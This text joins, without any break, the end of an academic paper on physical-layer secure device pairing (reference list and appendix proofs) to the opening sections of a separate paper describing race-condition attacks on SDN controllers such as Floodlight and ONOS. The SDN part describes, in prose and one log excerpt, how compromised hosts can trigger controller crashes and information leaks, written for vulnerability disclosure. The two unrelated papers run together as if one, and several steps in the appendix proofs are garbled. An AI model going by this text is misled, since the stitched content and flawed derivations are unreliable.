[28] LAITINEN, H., LAHTEENMAKI, J., AND NORDSTROM, T. Database correlation method for gsm location. In *Proc. of 53rd IEEE Vehicular Technology Conference* (2001), vol. 4, IEEE, pp. 2504–2508.

[29] LAUR, S., AND PASINI, S. SAS-Based Group Authentication and Key Agreement Protocols. In *Proc. of Public Key Cryptography - PKC'08* (2008), LNCS, pp. 197–213.

[30] LAW, Y., MONIAVA, G., GONG, Z., HARTEL, P., AND PALANISWAMI, M. Kalwen: A new practical and interoperable key management scheme for body sensor networks. *Security and Communication Networks* (2010).

[31] LI, M., YU, S., GUTTMAN, J. D., LOU, W., AND REN, K. Secure ad hoc trust initialization and key management in wireless body area networks. *ACM Trans. Sen. Netw. 9*, 2 (Apr. 2013), 18:1–18:35.

[32] LIN, Y.-H., STUDER, A., HSIAO, H.-C., MCCUNE, J. M., WANG, K.-H., KROHN, M., LIN, P.-L., PERRIG, A., SUN, H.-M., AND YANG, B.-Y. Spate: small-group pki-less authenticated trust establishment. In *Proc. of Mobisys'09* (2009), pp. 1–14.

[33] MATHUR, S., MILLER, R., VARSHAVSKY, A., TRAPPE, W., AND MANDAYAM, N. Proximate: proximity-based secure pairing using ambient wireless signals. In *Proc. of 9th international conference on Mobile systems, applications, and services* (New York, NY, USA, 2011), MobiSys '11, ACM, pp. 211–224.

[34] MATLAB. *version 9.0.0.341360 (R2016a)*. The MathWorks Inc., Natick, Massachusetts, 2016.

[35] MAYRHOFER, R., AND GELLERSEN, H. Shake well before use: Authentication based on accelerometer data. In *Proc. of International Conference on Pervasive Computing* (2007), Springer, pp. 144–161.

[36] MAYRHOFER, R., AND GELLERSEN, H. Shake well before use: Intuitive and secure pairing of mobile devices. *IEEE Transactions on Mobile Computing 8* (2009), 792–806.

[37] McCune, J. M., Perrig, A., and Reiter, M. K. Seeing-is-believing: Using camera phones for human-verifiable authentication. In *Proc. of IEEE S & P* (2005), pp. 110–124.

[38] Miettinen, M., Asokan, N., Nguyen, T. D., Sadeghi, A.-R., and Sobhani, M. Context-based zero-interaction pairing and key evolution for advanced personal devices. In *Proc. of the CCS Conference* (2014), pp. 880–891.

[39] Nerguizian, C., Despins, C., and Affès, S. Geolocation in mines with an impulse response fingerprinting technique and neural networks. *IEEE Transactions on Wireless Communications 5*, 3 (2006), 603–611.

[40] Nguyen, L., and Roscoe, A. Authentication protocols based on low-bandwidth unspoofable channels: a comparative survey. *Journal of Computer Security 19*, 1 (2011), 139–201.

[41] Nithyanand, R., Saxena, N., Tsudik, G., and Uzun, E. Groupthink: Usability of secure group association for wireless devices. In *Proc. of 12th ACM international conference on Ubiquitous computing* (2010), ACM, pp. 331–340.

[42] Pasini, S., and Vaudenay, S. SAS-based Authenticated Key Agreement. In *Proc. of Public Key Cryptography - PKC'06* (2006), vol. 3958 of *LNCS*, pp. 395 – 409.

[43] Patwari, N., and Kasera, S. Robust location distinction using temporal link signatures. In *Proc. of 13th annual ACM international conference on Mobile computing and networking* (2007), ACM, pp. 111–122.

[44] Perković, T., Čagalj, M., Mastelić, T., Saxena, N., and Begušić, D. Secure Initialization of Multiple Constrained Wireless Devices for an Unaided User. *IEEE transactions on mobile computing* (2011).

[45] Pierson, T. J., Liang, X., Peterson, R., and Kotz, D. Wanda: Securely introducing mobile devices. In *Proc. of IEEE INFOCOM–2016* (April 2016), pp. 1–9.

[46] Poon, C., Zhang, Y.-T., and Bao, S.-D. A novel biometrics method to secure wireless body area sensor networks for telemedicine and m-health. *IEEE Communications Magazine 44*, 4 (April 2006), 73–81.

[47] Pöpper, C., Tippenhauer, N. O., Danev, B., and Capkun, S. Investigation of signal and message manipulations on the wireless channel. In *Proc. of 16th European conference on Research in computer security* (2011), ESORICS'11, pp. 40–59.

[48] Rabinovich, V., and Alexandrov, N. Typical array geometries and basic beam steering methods. In *Antenna Arrays and Automotive Applications*. Springer, 2013, pp. 23–54.

[49] Rasmussen, K., Castelluccia, C., Heydt-Benjamin, T., and Capkun, S. Proximity-based access control for implantable medical devices. In *Proc. of 16th ACM conference on Computer and communications security* (2009), ACM, pp. 410–419.

[50] Rasmussen, K. B., and Čapkun, S. Realization of rf distance bounding. In *Proc. of 19th USENIX conference on Security* (2010), USENIX Security'10, pp. 25–25.

[51] Sampath, A., and Tripti, C. Synchronization in distributed systems. In *Advances in Computing and Information Technology*. Springer, 2012, pp. 417–424.

[52] Schürmann, D., and Sigg, S. Secure communication based on ambient audio. *IEEE Transactions on mobile computing 12*, 2 (2013), 358–370.

[53] Singh, K., and Muthukkumarasamy, V. Authenticated key establishment protocols for a home health care system. In *Proc. of ISSNIP'07* (Dec. 2007), pp. 353–358.

[54] Stajano, F., and Anderson, R. J. The resurrecting duckling: Security issues for ad-hoc wireless networks. In *Proc. of IWSP'00* (2000), pp. 172–194.

[55] Stella, M., Russo, M., and Begusic, D. Location determination in indoor environment based on rss fingerprinting and artificial neural network. In *Proc. of 9th International Conference on Telecommunications* (2007), IEEE, pp. 301–306.

[56] Stinson, D. R. *Cryptography: theory and practice*. CRC press, 2005.

[57] The Guardian. DDoS attack that disrupted internet was largest of its kind in history, experts say, 2016.

[58] Turner, S., Brown, D., Yiu, K., Housley, R., and Polk, T. Rfc 5480: Elliptic curve cryptography subject public key information. *Requests for Comments, Network Working Group, Tech. Rep* (2009).

[59] Ureten, O., and Serinken, N. Wireless security through rf fingerprinting. *Canadian Journal of Electrical and Computer Engineering 32*, 1 (2007), 27–33.

[60] Varshavsky, A., Scannell, A., LaMarca, A., and De Lara, E. Amigo: Proximity-based authentication of mobile devices. In *Proc. of 9th International Conference on Ubiquitous Computing* (2007), pp. 253–270.

[61] Venkatasubramanian, K., Banerjee, A., and Gupta, S. Pska: Usable and secure key agreement scheme for body area networks. *Information Technology in Biomedicine, IEEE Transactions on 14*, 1 (2010), 60–68.

[62] Venkatasubramanian, K., and Gupta, S. Physiological value-based efficient usable security solutions for body sensor networks. *ACM Transactions on Sensor Networks (TOSN) 6*, 4 (2010), 1–36.

[63] Visser, H. J. *Array and phased array antenna basics*. John Wiley & Sons, 2006.

[64] Xu, F., Qin, Z., Tan, C., Wang, B., and Li, Q. Imdguard: Securing implantable medical devices with the external wearable guardian. In *Proc. of IEEE INFOCOM–2011* (april 2011), pp. 1862 –1870.

[65] Zeng, K., Govindan, K., and Mohapatra, P. Non-cryptographic authentication and identification in wireless networks. *Wireless Commun. 17* (October 2010), 56–62.

Appendix A

Proposition. *The PHY-layer integrity verification of D by mechanism in Section 4.2 is δ–secure, where*

$$\delta \quad = \quad \left(1 - \frac{1-p_I}{4}\right)^{|\mathbf{s}|}. \qquad (4)$$

Here δ is the probability that the BS accepts a message forgery by A, $|\mathbf{s}|$ is the length of the vector indicating the number of the helper's ON slots, and p_I is the probability of inferring the helper's activity during one MC ON-OFF bit when D and H do not co-transmit. Here, δ is a negligible function of $|\mathbf{s}|$. In eq. (4)*, it is assumed that a strongly universal hash function is used as part of the HELP primitive.*

Proof. Assume that the adversary A wants to modify the message m_D sent from D to the BS to a message $m'_D \neq m_D$. To accept m'_D, the BS must correctly receive $[h(m'_D)], m'_D$ and all the slots indicated in $\mathbf{s}$ must be ON

slots. The modification of m_D to m'_D can be made by canceling m_D and injecting m'_D. However, to pass verification, A has to modify $[h(m_D)]$ to $[h(m'_D)]$. Since, m_D is unknown to the adversary while $[h(m_D)]$ is being transmitted due to the one-wayness of $h(\cdot)$, A cannot predict the signal transmitted from D.

To modify $[h(m_D)]$, the adversary must launch a signal cancellation on $[h(m_D)]+m_H$ and inject $[h(m'_D)]$ at the same time. Moreover, all the ON slots denoted in the helper's location vector **s** must remain as ON slots in $[h(m'_D)]$. Also, the *BS* must decode $[h(m'_D)]$ after m_H is removed. This can be achieved if A does not apply any cancellation on the ON slots indicated in **s** and modifies the rest of the slots (OFF slots in m_H) to decode to the desired message. The signal injections of A are made according to Table 1.

The derivation of the probability δ that the adversary's modification is accepted at the *BS* is performed in two parts. In the first part, we derive the probability that A's cancellation/injection is detected, when A modifies the transmission one bit. We then compute the probability of detecting signal modifications by A over all bits. Consider the ith bit of $h(m'_D)$ which corresponds to Manchester-coded slots t_{2i-1} and t_{2i}.

Here, we assume a probability p_I, which is the probability of inference of detecting the presence of H's signal. This is discussed in details in the Section 6. Here we state an assumption, that if H's signal is detected the adversary does not cancel the signal. The probability of cancel is $(1-p_I)$.

The adversary is detected for i^{th} bit on which H is active, for two conditions with wrong inference $(1-p_I)$. (a) First, the helper bit is zero *i.e.* H injects energy on t_{2i} slot, device bit is one slot and adversary bit is one. (b) Second, the helper bit is one *i.e.* H injects energy on the t_{2i-1} slot, device bit is zero and the adversary bit is zero.

Let P_r denote the probability that the *BS* rejects the corresponding bit of $[h(m'_D)]$ at bit b_i due to cases (a) and (b). This probability can be calculated as:

$$\begin{aligned} p_r &= (\Pr[b_i^H=0, b_i^D=1, b_i^A=1] \\ &\quad + \Pr[b_i^H=1, b_i^D=0, b_i^A=0]) \\ &\quad\quad \Pr[\text{wrong inference}] \\ &= \left(\frac{1}{2}\cdot\frac{1}{2}\cdot\frac{1}{2}+\frac{1}{2}\cdot\frac{1}{2}\cdot\frac{1}{2}\right)(1-p_I) \\ &= \frac{1-p_I}{4}, \end{aligned} \tag{5}$$

In (5), b_i^X denotes the transmitted value of device X at bit b_i, and p_I is the probability of inference of helper's activity by the A on a given bit. For (5), we have used the fact that a strictly universal hash function is the part of HELP. For a strictly universal hash function, output hashes for two different inputs differ on each bit with probability 1/2.

The probability δ of accepting the modified message of A at the *BS* is computed by taking into account all $|\mathbf{s}|$ cardinality of the set of bits on which the helper was active. The adversary's modified message is accepted by the *BS* if *none of the bits* in $|\mathbf{s}|$ is rejected. Each bit b_i is rejected with probability p_r given by (5). As rejection on each slot occurs independently, the overall probability of accepting $[h(m'_D)]$ is computed via the Binomial distribution with parameter p_r. That is,

$$\begin{aligned} \delta &= 1-\sum_{x=1}^{|\mathbf{s}|} B(x,|\mathbf{s}|,p_r) \\ &= 1-\sum_{x=0}^{|\mathbf{s}|} B(x,|\mathbf{s}|,p_r)+B(0,|\mathbf{s}|,p_r) \\ &= (1-p_r)^{|\mathbf{s}|} \\ &= (1-\frac{1-p_I}{4})^{|\mathbf{s}|}. \end{aligned} \tag{6}$$

where $B(\alpha,\beta,\gamma)$ is the Binomial probability density function.

We now show that δ is a negligible function of $|\mathbf{s}|$.

In (6), δ is a negligible function if $(1-p_r)^{|\mathbf{s}|}$ is shown to be a negligible function. To prove the latter, let $\mu(|\mathbf{s}|)=a^{-|\mathbf{s}|}$ where $a=\frac{1}{1-p_r}$. For $\mu(|\mathbf{s}|)$ to be a negligible function, $\forall\, c\in\mathbb{N}$ there exists a $n_0\in\mathbb{N}$ such that $|\mathbf{s}|>n_0$ and $\mu(|\mathbf{s}|)<n^{-c}$. Let $n_0=c^{\frac{a}{a-1}}$. Then

$$\begin{aligned} a^{|\mathbf{s}|} &= (a^{\log_a|\mathbf{s}|})^{-\frac{|\mathbf{s}|}{\log_a|\mathbf{s}|}} \\ &= (|\mathbf{s}|)^{-\frac{|\mathbf{s}|}{\log_a|\mathbf{s}|}}, \end{aligned}$$

Since $|\mathbf{s}|>n_0$, it follows that

$$\frac{|\mathbf{s}|}{\log_a|\mathbf{s}|} > \frac{n_0}{\log_a n_0} > \frac{n_0}{n_0^{\frac{1}{a}}} > c.$$

Therefore,

$$\begin{aligned} \mu(|\mathbf{s}|) &= a^{-|\mathbf{s}|} \\ &= (|\mathbf{s}|)^{-\frac{|\mathbf{s}|}{\log_a|\mathbf{s}|}} \\ &< n^{-c}. \end{aligned}$$

This proves that $(1-p_r)^{|\mathbf{s}|}$ is a negligible function for $a\neq 1$ or equivalently $p_r\neq 0$, thus concluding the proof on the negligibility of δ for $p_r\neq 0$. □

Appendix B

Proposition. *A legitimate device D pairs with a rogue BS with probability* $\delta+\varepsilon$, *where*

$$\delta = (p'_I)^{|\mathbf{s}'|}, \tag{7}$$

and ε is a negligible function of the hash length. Here $|\mathbf{s}'| < |\mathbf{s}|$ corresponds to the number of helper's ON slots only during the transmission of m_D in the $[h(m_D), m_D]$, p_I' is the probability of inferring the helper's activity during one MC ON-OFF bit when D and H do not co-transmit, and δ is a negligible function of $|\mathbf{s}'|$ when $p_I' < 1$.

Proof. Assume that the adversary A wants to decode the m_D which contains the key public parameter z_D from $[h(m_D), m_D] + m_H$ without the knowledge of set **s**.

For $[h(m_D), m_D]$ a bit zero corresponds to (OFF, ON) whereas a bit one corresponds to (ON, OFF). With superimposing H's signal, the BS will also receive slots combinations of (ON, ON). The adversary can extract some information of m_D from the (OFF, ON) and (ON, OFF) slots in the $[h(m_D), m_D] + m_H$. But to extract the information from (ON, ON) slots without the knowledge of **s**. The adversary has to make intelligent guesses for received (ON, ON) slots, which is parameterized as the probability of inferring the helper's activity by A.

Let p_I' be the inference probability for detecting the presence of H's signal. This is discussed in details in Section 6. Note that, if H's signal is wrongly inferred (with probability $(1 - p_I')$), A maps the received bit on which H was active to a wrong outcome.

The adversary makes wrong mapping when it receives (ON, ON) slots on received $[h(m_D), m_D] + m_H$. It happens when A cannot detect the presence of the helper's signal on the slot where D has injected no energy.

$$p_r = \Pr[\text{wrong inference}] = (1 - p_I'). \tag{8}$$

In (8), p_I' is the probability that A detects the H's signal correctly on a particular bit.

The probability δ of extracting correct m_D from received signal $[h(m_D), m_D] + m_H$ by A. The adversary can decode correct m_D if *none of the bits* are decoded wrong. Each bit is wrongly mapped with probability p_r, given by (8). As rejection on each slot occurs independently, the overall probability of correctly decoding m_D from $[h(m_D), m_D] + m_H$ is computed via the Binomial distribution with parameter p_r. That is,

$$\begin{aligned} \delta &= 1 - \sum_{x=1}^{|\mathbf{s}'|} B\left(x, |\mathbf{s}'|, p_r\right) \\ &= 1 - \sum_{x=0}^{|\mathbf{s}'|} B\left(x, |\mathbf{s}'|, p_r\right) + B\left(0, |\mathbf{s}'| p_r\right) \\ &= (1 - p_r)^{|\mathbf{s}'|} \\ &= \left(1 - (1 - p_I')\right)^{|\mathbf{s}'|} \\ &= \left(p_I'\right)^{|\mathbf{s}'|}. \end{aligned} \tag{9}$$

where $B(\alpha, \beta, \gamma)$ is the Binomial probability density function and $|\mathbf{s}'| \subset |\mathbf{s}|$, which corresponds to the number of helper's ON signals only during the transmission of m_D in the $[h(m_D), m_D]$.

We now show that δ is a negligible function of $|\mathbf{s}'|$.

In (9), δ is a negligible function if $(1 - p_r)^{|\mathbf{s}'|}$ is shown to be a negligible function. To prove the latter, let $\mu(|\mathbf{s}'|) = a^{-|\mathbf{s}'|}$ where $a = \frac{1}{1-p_r}$. For $\mu(|\mathbf{s}'|)$ to be a negligible function, $\forall\, c \in \mathbb{N}$ there exists a $n_0 \in \mathbb{N}$ such that $|\mathbf{s}'| > n_0$ and $\mu(|\mathbf{s}'|) < n^{-c}$. Let $n_0 = c^{\frac{a}{a-1}}$. Then

$$\begin{aligned} a^{|\mathbf{s}'|} &= \left(a^{\log_a |\mathbf{s}'|}\right)^{-\frac{|\mathbf{s}'|}{\log_a |\mathbf{s}'|}} \\ &= \left(|\mathbf{s}'|\right)^{-\frac{|\mathbf{s}'|}{\log_a |\mathbf{s}'|}}, \end{aligned}$$

Since $|\mathbf{s}'| > n_0$, it follows that

$$\begin{aligned} \frac{|\mathbf{s}'|}{\log_a |\mathbf{s}'|} &> \frac{n_0}{\log_a n_0} \\ &> \frac{n_0}{n_0^{\frac{1}{a}}} \\ &> c. \end{aligned}$$

Therefore,

$$\begin{aligned} \mu(|\mathbf{s}'|) &= a^{-|\mathbf{s}'|} \\ &= \left(|\mathbf{s}'|\right)^{-\frac{|\mathbf{s}'|}{\log_a |\mathbf{s}'|}} \\ &< n^{-c}. \end{aligned}$$

This proves that $(1 - p_r)^{|\mathbf{s}'|}$ is a negligible function for $a \neq 1$ or equivalently $p_r \neq 0$.

After the attacker extracts m_D, the rogue BS needs to pass the challenge-response authentication in the key confirmation phase. Assuming the use of a strongly universal hash function to compute the response $h_{k_{D,BS'}}(ID_{BS}||C_D||0)$, he can only pass this authentication if he has the correct key $k_{D,BS'}$. Otherwise, his successful probability ε is negligible. But he can only obtain the correct key by extracting the correct m_D value. Therefore, the success probability of the rogue BS to pair with the device is upper bounded by $\delta + \varepsilon$, where ε is a negligible function (of the length of the hash function). Since δ is a negligible function of $|\mathbf{s}'|$ which can be the same as the message length (and here the m_D is a DH public number, whose bit length is typically larger or equal to the hash length), the overall probability is a negligible function. This concludes the proof. □

Attacking the Brain: Races in the SDN Control Plane

Lei Xu[1], Jeff Huang[1], Sungmin Hong[1], Jialong Zhang[1,2], and Guofei Gu[1]

[1]Texas A&M University, {xray2012,jeffhuang,ghitsh,guofei}@tamu.edu
[2]IBM Research, Jialong.Zhang@ibm.com

Abstract

Software-Defined Networking (SDN) has significantly enriched network functionalities by decoupling programmable network controllers from the network hardware. Because SDN controllers are serving as the brain of the entire network, their security and reliability are of extreme importance. For the first time in the literature, we introduce a novel attack against SDN networks that can cause serious security and reliability risks by exploiting harmful race conditions in the SDN controllers, similar in spirit to classic TOCTTOU (Time of Check to Time of Use) attacks against file systems. In this attack, even a weak adversary without controlling/compromising any SDN controller/switch/app/protocol but only having malware-infected regular hosts can generate external network events to crash the SDN controllers, disrupt core services, or steal privacy information. We develop a novel dynamic framework, CONGUARD, that can effectively detect and exploit harmful race conditions. We have evaluated CONGUARD on three mainstream SDN controllers (Floodlight, ONOS, and OpenDaylight) with 34 applications. CONGUARD detected totally 15 previously unknown vulnerabilities, all of which have been confirmed by developers and 12 of them are patched with our assistance.

1 Introduction

Software-Defined Networking (SDN) is rapidly changing the networking industry through a new paradigm of network programming, in which a logically centralized, programmable control plane, i.e., the *brain*, manages a collection of physical devices (i.e., the data plane). By separating data and control planes, SDN enables a wide range of new innovative applications from traffic engineering to data center virtualization, fine-grained access control, and so on [16].

Despite the popularity, unfortunately, SDN has also changed the attack surface of traditional networks. An SDN controller and its applications maintain a list of network states such as host profile, switch liveness, link status, etc. By referencing proper network states, SDN controllers can enforce various network policies, such as end-to-end routing, network monitoring, and flow balancing. However, referencing network states is under the risk of introducing concurrency vulnerabilities because external network events can concurrently update the internal network states.

In this paper, we present a new attack, namely *state manipulation attack*, in the SDN control plane that is rooted in the asynchronism of SDN. The asynchronism leads to many harmful race conditions on the shared network states, which can be exploited by the attackers to cause denial of services (e.g., controller crash, core service disruption) and privacy leakage, etc. On the surface, this is similar to the well-known TOCTTOU (Time of Check to Time of Use) attacks [46, 14, 12] against file systems. However, this attack is closely tied to the unique SDN semantics, which makes all popular SDN controllers (e.g., Floodlight [1], ONOS [3], and OpenDaylight [4]) vulnerable. Consider a real example we discovered in the Floodlight controller in Figure 1. When the controller receives a `SWITCH_JOIN` event, it updates a network state variable (i.e., *switches*) to store the profile of the joining switch. Shortly, the LinkDiscoveryManager application fetches the activated switch information from *switches* to discover links between switches. However, a `SWITCH_LEAVE` event can concurrently remove the profile of the activated switch in *switches*. If the operation at line 4 is executed before that at line 8, it will trigger a Null-Pointer Exception (NPE) when the null switch object is dereferenced at line 9, which leads to the crash of the thread and eventually causes Denial-of-Service (DoS) attacks on the controller.

The root cause of this vulnerability is a logic flaw in the implementation of Floodlight that permits a harmful race condition. In the SDN control plane, race condi-




Figure 1: A harmful race condition in Floodlight v1.1.

tions are common due to a massive number of network events on the shared network states. To meet the performance requirement, the event handlers in the SDN controller may run in parallel, which allows race conditions on the shared network states. By design, all such race conditions should be benign since they are protected by mutual exclusion synchronizations and do not break the consistency of the network states. However, in practice, many of these race conditions become harmful races because it is difficult for the SDN developers to avoid logic flaws such as the one in Figure 1.

The key insight of State Manipulation Attack is that we can leverage the existence of such harmful race conditions in SDN controllers to trigger inconsistent network states. Nevertheless, a successful attack requires tackling two challenging problems:

- First, how to locate such harmful race conditions in the SDN controller source code?
- Second, how to trigger the harmful race conditions by an external attacker who has no control of the controller schedule?

For the first problem, the key challenges are that it is generally unknown if a race condition is harmful or not, and that detecting race conditions in a program is generally undecidable. Although many data race detectors have been developed for different domains [18, 32, 22, 19, 31, 36], there is no existing tool to detect race conditions in the SDN controllers. We note that race conditions are different from data races but are a more general phenomenon; while data races concern whether accesses to shared variables are properly synchronized or not, race conditions concern about the memory effect of high-level races, regardless of synchronizations. For example, a data race detector cannot find the race condition in Figure 1 because the accesses to the *switches* variable are all protected by synchronization. Moreover, in SDN controllers there are many domain-specific happens-before rules. These rules must be properly modeled in a race detector; otherwise, a large number of false alarms will be reported. Therefore, conventional data race detectors are inadequate to find race conditions in SDN controllers.

To address this problem, we develop a technique called *adversarial state racing* to detect harmful race conditions in the SDN control plane. Our key observation is that harmful race conditions are commonly rooted by two conflicting operations upon shared network states that are not commutative, i.e., mutating the scheduling order of them leads to a different state though the two operations can be well-synchronized (e.g., by using locks). Because there is no pre-defined order between the two conflicting operations, we can hence actively control the scheduler (e.g., by inserting delays) to run an adversarial schedule, which forces one operation to execute after another. If we observe an erroneous state (e.g., an exception or a crash) in the adversarial schedule, we have found a harmful race condition.

For the second problem, the key challenge is that a harmful race condition occurs very rarely in normal operations, but relies on a combination of a certain input and an unexpected thread schedule to manifest. As the adversary typically has no control of the machine or operating system running the SDN controllers, even if a harmful race condition is known, it is difficult for an adversary to create the input and schedule combination to trigger the harmful race condition.

Nevertheless, we show that an adversary can remotely exploit many harmful race conditions with a high success ratio by injecting the "right" external events into the SDN network. Because SDN controllers define an event handler to process each network event, a correlation between external network events and their corresponding event handlers can be established by analyzing the controller source code. By further mapping the event handlers to their operations, we can correlate the conflicting operations in a harmful race condition to their corresponding network events. An adversary can then generate many sequences of these network events repeatedly to increase the chance of hitting a right schedule to trigger the harmful race condition.

We have designed and implemented a framework called CONGUARD for exploiting concurrency vulnerabilities in the SDN control plane, and we have evaluated it on three mainstream open-source SDN controllers – Floodlight, ONOS, and OpenDaylight, with 34 applications in total. CONGUARD found 15 previously unknown harmful race conditions in these SDN controllers. We show that these harmful race conditions can incur serious

reliability issues and remote attacks to the whole SDN network. Some attacks can be mounted by compromised hosts/virtual machines within the network, and some of them are possible if the SDN network uses in-band control messages[1] even when those messages are protected by SSL/TLS.

We highlight our key contributions as follows:

- We present a new attack on SDN networks by exploiting the harmful race conditions in the SDN control plane, which can be triggered by asynchronous network events in unexpected schedules.
- We design CONGUARD, a novel framework to pinpoint and exploit harmful race conditions in SDN controllers. We present a causality model that captures the domain-specific happens-before rules of SDN, which significantly increases the precision of race detection in the SDN control plane.
- We present an extensive evaluation of CONGUARD on three mainstream SDN controllers. CONGUARD has uncovered 15 previously unknown vulnerabilities that can result in both security and reliability issues. All these vulnerabilities were confirmed by the developers. By the time of writing, we have already assisted the developers to patch 12 of them.

The rest of the paper is organized as follows: Section 2 introduces background. Section 3 discusses the state manipulation attack. Section 4 and Section 5 describe the design and implementation of our CONGUARD framework. Section 6 evaluates CONGUARD. Section 7 discusses defense mechanisms to mitigate this kind of attacks. Section 8 discusses limitations of our approach and future work. Section 9 reviews related work and Section 10 concludes this paper.

2 Background

In this section, we introduce the necessary background of SDN in order to understand the harmful race conditions in this domain.

The heart of SDN is a logically centralized control plane (i.e., SDN controllers) that is separated from the data plane (i.e., SDN switches). The programmable SDN controllers allow the network administrators to perform holistic management tasks, e.g., load-balancing, network visualization, and access control. OpenFlow [6] is the dominant communication protocol between the

[1]There are two deployment options for SDN/OpenFlow networks, i.e., out-of-band option and in-band option. The out-of-band option requires a separated physical network for control traffic. In contrast, the in-band option allows OpenFlow switches also forward the SDN control traffic, which is a more convenient and cost-efficient way for large area networks [6, 13].




Figure 2: The abstraction model of the SDN control plane .

SDN control plane and the data plane. In this paper, we may use SDN and OpenFlow interchangeably.

The SDN control plane embraces a concurrent modular model. As shown in Figure 2, the SDN control plane embeds various modules (also known as applications) to enforce various network management policies, e.g., traffic engineering, virtualization, and access control. An SDN application manages a set of network states and provides *service functions* for other applications to reference the managed network states. For example, an access control application can install access control rules to all activated switches by querying the switch state from a switch manager application in the SDN controller. Also, each application operates in an event-driven fashion that implements handlers to process its corresponding events. It will update its managed network states when it receives corresponding network events.

Also, some applications, namely *service applications*, in the SDN control plane paraphrase external network events (i.e., OpenFlow messages) to its own internal network events and dispatch them to other applications' event handlers. For example, when a switch manager application recognizes that a new OpenFlow-enabled switch[2] has joined the network, it issues a `SWITCH_JOIN` event to all corresponding handlers for policy enforcement. In addition, a network administrator can configure the SDN controller via REST APIs, which we call *administrative events* in the paper.

Table 1 shows several network-related events and administrative events in the SDN control plane. In this paper, we focus on these network events because they are

[2]Without specific description, all term "switch" in this paper refer to OpenFlow-enabled switch.

Table 1: Common network events in SDN controllers.

	Entity	Events
Network	HOST	`JOIN`, `LEAVE`
	SWITCH	`JOIN`, `LEAVE`
	PORT	`UP`, `DOWN`
	LINK	`UP`, `DOWN`
	OFP	`PACKET_IN`, `OFP_PORT_STATUS`, etc
Admin	REST	`HOST_CONFIG`, `CREATE_VIP`, etc

commonly supported in all SDN controllers and they can be purposely generated by remote adversaries to exploit the race condition vulnerabilities.

We also note that certain events form implicit causal relationships. For example, a `SWITCH_LEAVE` event can implicitly trigger corresponding `LINK_DOWN` and `HOST_LEAVE` events. These implicit causal relationships must be captured to reason about race conditions in the SDN control plane. We present a comprehensive model of such causal relationships in Section 4.1.1.

3 State Manipulation Attacks

In this section, we present state manipulation attacks in SDN networks by exploiting harmful race conditions. We first present the threat model and explain how an external adversary can generate various network events in an SDN network. We then discuss two vulnerabilities related to harmful race conditions that we discovered in existing SDN controllers, and we show how an attacker can exploit them to steal privacy information and disrupt important services of SDN networks. We will discuss more vulnerabilities found in our experiments in Section 6.

3.1 Threat Model

We consider two scenarios: non-adversarial and adversarial. In a non-adversarial case, a harmful race condition in the SDN control plane can happen rarely under normal network operation by asynchronous events as listed in Table 1.

In contrast, in an adversarial case, the adversary could identify the harmful race conditions in the SDN controller source code and externally trigger them by controlling compromised hosts or virtual machines (e.g., via malware infection) with the system privilege to control network interfaces.

We do *not* assume that the adversary can compromise SDN controllers or switches, and we do *not* assume the adversary can compromise SDN applications or protocols. That is, we consider operating systems of SDN controllers and switches are well protected from the adversary, and the control channels between SDN controllers and SDN switches, as well as administrative management channels between administrators and SDN controllers, e.g., REST APIs, can be properly protected by SSL/TLS, which is particularly important when the SDN network is configured to use in-band control messages. As we discuss in Section 6.5, some of our attacks are possible even when the network is configured to use out-of-band control messages. For those attacks that assume in-band control messages, we assume control messages are properly protected by SSL/TLS.

3.2 Adversarial Event Generation

Host-related events (`HOST_JOIN`, `HOST_LEAVE`, and `OFP_PACKET_IN`) can be easily generated by an attacker from a compromised host or virtual machine without any knowledge about the switch. More specifically, to generate `HOST_JOIN` and `HOST_LEAVE` events, the attacker can simply enable/disable the network interface linked to a switch. The attacker can also send out crafted packets with randomized IP and MAC addresses to force a table miss in the switch's flow table[3], which can trigger `OFP_PACKET_IN` events. Switch port events (i.e., `PORT_UP` and `PORT_DOWN`) can also be indirectly generated by network interface manipulation (up and down) from a connected compromised host by using interface configuration tools, e.g., *ifconfig*.

In addition, an attacker can generate switch-dedicated events (i.e., `SWITCH_JOIN` and `SWITCH_LEAVE`) atop an in-band deployment of SDN networks. Even control messages are well protected by SSL/TLS, the attacker could still find important communication information (e.g., TCP header fields and types of control messages) between an SDN controller and switches by utilizing legacy techniques such as TCP/IP header analysis, size-based classification (given fixed size of control messages), etc. Then, the attacker may launch TCP session reset attacks [49] or drop control messages to disrupt the connection to generate `SWITCH_LEAVE`, thereby incurring `SWITCH_JOIN` subsequently. For example, as shown in Figure 3, we can use TCP reset to generate a `SWITCH_LEAVE` event in the Floodlight controller.

```
19:51:05.691 ERROR [n.f.c.i.OFChannelHandler:New I/O worker #11] Disconnecting switch
[00:00:00:00:00:00:00:01 from 192.168.1.102:59537] due to IO Error: Connection reset by peer
19:51:05.692 WARN [n.f.c.i.C.s.notification:main] Switch 00:00:00:00:00:00:00:01 disconnected.
19:51:05.692 INFO [n.f.c.i.OFChannelHandler:New I/O worker #11] [[00:00:00:00:00:00:00:01 from
192.168.1.102:59537]] Disconnected connection
```

Figure 3: `SWITCH_LEAVE` event generated by TCP Resets.

[3] An OpenFlow switch reports all packets to the SDN control plane if those packets do not hit its existing flow rule table.

3.3 Attack Cases

Here, we discuss two attack cases exploiting harmful race conditions we detected in the LoadBalancer application of the Floodlight controller and DHCPRelay application of the ONOS controller.




Figure 4: Attacking the Floodlight LoadBalancer.

3.3.1 Stealing Privacy Information

Figure 4 shows the workflow of the Floodlight LoadBalancer application. (1) A client sends out a service request packet with the virtual IP address (10.10.10.10) of server. (2) Switch 1 issues an OFP_PACKET_IN event to Floodlight controller to report a table-miss packet. (3) The OFP_PACKET_IN handler selects a service replica (10.0.0.4) to process the request and installs inbound flow rules in each switch along the route from the client to the replica. In addition, for routing and privacy purposes, an extra flow rule is installed into switch 1 to convert the destination IP address of packets from virtual IP address (10.10.10.10) to physical IP address of the replica (10.0.0.4). (4) The OFP_PACKET_IN handler also installs outbound flow rules from the service replica to the client and restores the virtual IP address on Switch 1 (i.e., from 10.0.0.4 to 10.10.10.10). (5) As a result, the client can successfully communicate with the server replica.

We found a harmful race condition in this application, i.e., a concurrent SWITCH_LEAVE event from any switch along the routing path can trigger an internal exception of the Floodlight controller and further violate the policy enforcement from step (3) to step (4). If that happens, no source IP address conversion rule (from 10.10.10.10 to 10.0.0.4) will be installed in switch 1. As a result, the sensitive physical IP address information is disclosed to the client which sent requests to the public service. We detail more about the exploitation of such vulnerability in Section 6.6.




Figure 5: Attacking the ONOS DHCPRelay application.

3.3.2 Disrupting Packet Processing Service

